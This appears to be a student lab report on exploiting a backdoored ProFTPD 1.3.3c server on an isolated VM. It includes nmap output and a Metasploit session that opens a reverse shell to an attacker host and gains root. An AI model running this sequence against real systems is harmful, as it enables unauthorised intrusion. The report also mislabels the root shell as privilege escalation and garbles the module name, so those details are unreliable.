


FTP Vulnerability Exploitation on PenTestLab VM

Ramnick Francis P. Ramos

PENETRATION TESTING

Executive Summary

Penetration testing was conducted on a given virtual machine **PenTestLab** with the IP address **10.0.2.15**.




The objectives of the penetration test is to examine the attack surfaces of the machine through exploiting the vulnerabilities in the **FTP service** running on the machine.

Using the `nmap` and service enumeration, the FTP server was learned to be under ProFTPD 1.3.3c that is vulnerable to backdoor exploitation,

Using **Metasploit**, successful attempts were made to exploit this vulnerabilities to establish a successful penetration.

Methodology

Service Enumeration



The image shows two terminal windows side-by-side. The left window is titled 'kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox' and shows the output of the nmap command. It identifies an FTP service on port 21 of the host at 10.0.2.15, running ProFTPD 1.3.3c. The right window is titled 'PenTestLab [Running] - Oracle VM VirtualBox' and shows the ifconfig command output. It lists two interfaces: enp0s3 (Ethernet) and lo (Loopback). The enp0s3 interface has an IP of 10.0.2.15 and a broadcast address of 10.0.2.255. The lo interface has an IP of 127.0.0.1.

```
nmap -sV -p 21 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 08:03 EST
Nmap scan report for 10.0.2.15
Host is up (0.00080s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD 1.3.3c
MAC Address: 08:00:27:E7:32:AA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.46 seconds


ifconfig
guest-cgyobn@hackmehehe:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:e7:32:aa
             inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
                     UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                     RX packets:4 errors:0 dropped:0 overruns:0 frame:0
                     TX packets:166 errors:0 dropped:0 overruns:0 carrier:0
                     collisions:0 txqueuelen:1000
                     RX bytes:1830 (1.8 KB) TX bytes:14050 (14.0 KB)

lo          Link encap:Local Loopback
             inet addr:127.0.0.1 Mask:255.0.0.0
                     UP LOOPBACK RUNNING MTU:65536 Metric:1
                     RX packets:476 errors:0 dropped:0 overruns:0 frame:0
                     TX packets:476 errors:0 dropped:0 overruns:0 carrier:0
```

Using nmap command through **Kali Linux** machine, it was identified that the service of the machine is ftp with the version ProFTPD 1.3.3c. It was also learned that the service runs under Unix.

Findings

Understanding that the victim machine is running under this ProFTPD 1.3.3c, it was inferred that this machine has potential vulnerability on **backdoor version**. Sources also suggest that this version may also have vulnerabilities on IAC buffer overflow.



The image shows the Metasploit search results for 'proftpd'. It lists several exploit modules for ProFTPD, including versions 1.2 to 1.3.0, 1.3.2rc3 to 1.3.3b, and 1.3.2a. The modules are categorized by rank (great, average), check status (Yes or No), and target (Automatic Targeting or Debug). The disclosure date for each module is also provided.

#	Name	Rank	Check	Description	Disclosure D
0	exploit/linux/misc/netsupport_manager_agent	average	No	NetSupport Manager Agent Remote Buffer Overflow	2011-01-08
1	exploit/linux/ftp/proftpd_sreplace	great	Yes	ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)	2006-11-26
2	_target: Automatic Targeting				.
3	_target: Debug				.
4	_target: ProFTPD 1.3.0 (source install) / Debian 3.1				.
5	exploit/freebsd/ftp/proftpd_telnet_iac	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)	2010-11-01
6	_target: Automatic Targeting				.
7	_target: Debug				.
8	_target: ProFTPD 1.3.2a Server (FreeBSD 8.0)				.
9	exploit/linux/ftp/proftpd_telnet_iac				2010-11-01


Using Metasploit, enumerated above is the possible vulnerabilities that can be exploited.

Exploitation

Understanding that the victim machine is running under this ProFTPD 1.3.3c, it was inferred that this machine has potential vulnerability on backdoor version. Metasploit also suggest that this version may also have vulnerabilities on IAC buffer overflow, but for this penetration testing, the backdoor version vulnerability was chosen to be exploited.

```
excellent Yes ProFTPD 1.3.5 Mod_Copy Command Execution
16 exploit/unix/ftp/proftpd_133c_backdoor
excellent No ProFTPD-1.3.3c Backdoor Command Execution
```

Privilege Escalation



The screenshot shows a terminal window titled "kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal is running the Metasploit framework. The user has selected the "exploit/unix/ftp/proftpd_133c_backdoor" module. They set the RHOSTS to 10.0.2.15 and LHOST to 10.0.2.4. After running the exploit, they successfully gained a command shell session on the target host. The terminal shows the user becoming root and running "whoami".

```
kali@kali: ~
Session Actions Edit View Help
Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor
msf > use exploit/unix/ftp/proftpd_telnet_iac
[-] No results from search
[-] Failed to load module: exploit/unix/ftp/proftpd_telnet_iac
msf > exploit/unix/ftp/proftpd_133c_backdoor
[-] Unknown command: exploit/unix/ftp/proftpd_133c_backdoor. Run the help command for more details.
This is a module we can load. Do you want to use exploit/unix/ftp/proftpd_133c_backdoor? [y/N] y
msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 10.0.2.4:4444
[*] 10.0.2.15:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo g1Hz1emMiTm1SMYK;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "g1Hz1emMiTm1SMYK\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (10.0.2.4:4444 → 10.0.2.15:45492) at 2025-12-01 08:09:34 -0500

whoami
root
```

Using Metasploit's exploitation for **proftpd_telnet_133c_backdoor** vulnerability, we were able to perform the exploitation and escalate the privilege on the machine. **Indicating a successful penetration.**